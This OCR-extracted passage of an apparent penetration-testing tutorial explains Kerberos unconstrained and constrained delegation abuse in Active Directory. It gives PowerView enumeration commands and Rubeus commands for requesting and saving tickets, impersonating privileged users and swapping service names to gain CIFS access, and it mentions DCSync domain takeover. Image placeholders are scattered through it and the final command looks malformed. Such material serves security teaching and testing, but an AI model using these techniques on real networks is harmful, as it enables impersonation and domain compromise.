
5: Import the ticket to current session

Image not found or type unknown



6: Access internal resource, such as \\dc\c$. In this case, we got dc machine account’s TGT, machine account does not has local admin privilege, though there is a workaround to give us SYSTEM privilege (mentioned later). Since it is the domain controller, we can use DCSync permission to get domain administrator’s hash to pwn the domain!


Image not found or type unknown



Constrained Delegation


Compared to unconstrained delegation, constrained delegation is more secure, because the server no longer cache user’s TGT. Intead, the server is allowed to request a TGS ticket for the user with its own TGT, and the server can only act on behalf of the user to access specified server(s) and service(s). For example, the IIS server can only act on behalf of the user to access **cifs** and **eventsystem** service on machine **client01**.

Image not found or type unknown



From the perspective of a system administrator, constrained delegation can be configured like this, “Trust this computer for delegation to specified services only” option is selected. It has 2 sub options, and we noticy that “**Use any authentication protocol**” is selected, what will happen if we select “**Use Kerberos only**”? I will explain it later. Apart from machine, service account can be configured constrained delegation as well.


Image not found or type unknown



In this case, apart from cifs service on machine client01, service eventsystem on machine client01 is specified as well. But it does not look exciting, but no worries! Though the service is specified, but we can use alternate service name trick to bypass it, since service name will not be verified by S4U and it is not encrypted in a ticket.

So, let’s go through the whole process of constrained delegation.

Image not found or type unknown



Ref: https://www.pentesteracademy.com/video?id=1597

Step 1: User to IIS Server

The user authenticates to IIS server via **NTLM authentication**, as long as the authentication is not Kerberos.

Step 2: IIS Server to DC

IIS server ultilizes **S4U2Self** to request TGS ticket for the user to access itself (IIS Server)

Step 3: DC to IIS Server

KDC returns forwardable TGS ticket to IIS server

Step 4: IIS Server to DC

IIS Server ultilizes **S4U2Proxy** to request TGS ticket for the user to access SQL server

Step 5: DC to IIS Server

KDC returns TGS ticket to IIS server


Step 6: IIS Server to SQL Server

IIS server acts on behalf of the user to access SQL service with the forwardable TGS ticket.

Enumeration


Powerview: **Get-NetComputer -TrustedToAuth**

Image not found or type unknown



(Service Account) **Get-NetUser -TrustedToAuth**

Image not found or type unknown



Exploitation

1: Compromise the machine or user which is configured constrained delegation.

2: Request TGT for target machine or service account.


Scenario 1: We already had local admin privilege, or we know credentials of them.

rubeus.exe asktgt /user:srv-1$ /aes256:[…] /nowrap

Scenario 2: We do not have local admin privilege and we do not know credentials of them.

rubeus.exe tgtdeleg /nowrap

Image not found or type unknown




3: Save the TGT as a file

On Kali: **echo ‘<..ticket..>’ | base64 -d > xxx.kirbi**


On Windows:
[System.IO.File]::WriteAllBytes(“C:\windows\temp\xxx.kirbi”,[System.Convert]::FromBase64String(“<..ticket..>”))

Image not found or type unknown



4: Impersonate a privileged user and request a TGS ticket to access CIFS service on target machine. For example, the privileged user can be local administrator of target machine, sometimes we can even impersonate the domain admin. But be aware that domain user can be configured as **cannot be delegated**. I mentioned that the service name will not be verified, so even target service is **eventsystem**, we can modify it as **cifs** service.

Image not found or type unknown



The command should be **rubeus.exe /impersonateuser:<high privileged user>/msdsspn:<service>/<fqdn>/user:<user> /ticket:srv01.kirbi /altservice:cifs /nowrap /ptt**

Image not found or type unknown

